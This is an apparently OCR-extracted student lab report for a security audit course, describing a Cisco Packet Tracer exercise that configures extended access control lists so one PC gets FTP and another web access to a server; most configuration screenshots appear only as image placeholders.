
CSE3501-Information Security Analysis and Audit Lab

NAME- HRITIK DUBEY REG NO-19BIT0150 SLOT- L41+L42


LAB CAT Faculty : Dr. Priya V

Drive Link: COMPRESSED PDF.. ORIGINAL IN Drive link
https://drive.google.com/drive/folders/112jYkDsZ5NaEyJbneGYcHhsuNfWnORSY?usp=sharing


Question 1– Cisco Packet Tracer : Configure, apply and verify extended ACL for the below scenario: In an organization, two employees need access to services provided by the server. PC1 only needs FTP access while PC2 only needs web access. Both computers are able to ping the server but not each other.




In the given architecture we have connected 2 PCs and 1 server with a router.
PC1- 192.168.1.2
PC2- 192.168.3.2
Server - 192.168.2.2




Basic topology configuration :







Router Configuration :




ACL CONFIGURATION- Permit ftp PC1 AND WEB ACCESS PC2




ACL CONFIGURATION- Permit ftp & web access for PC0 and PC1






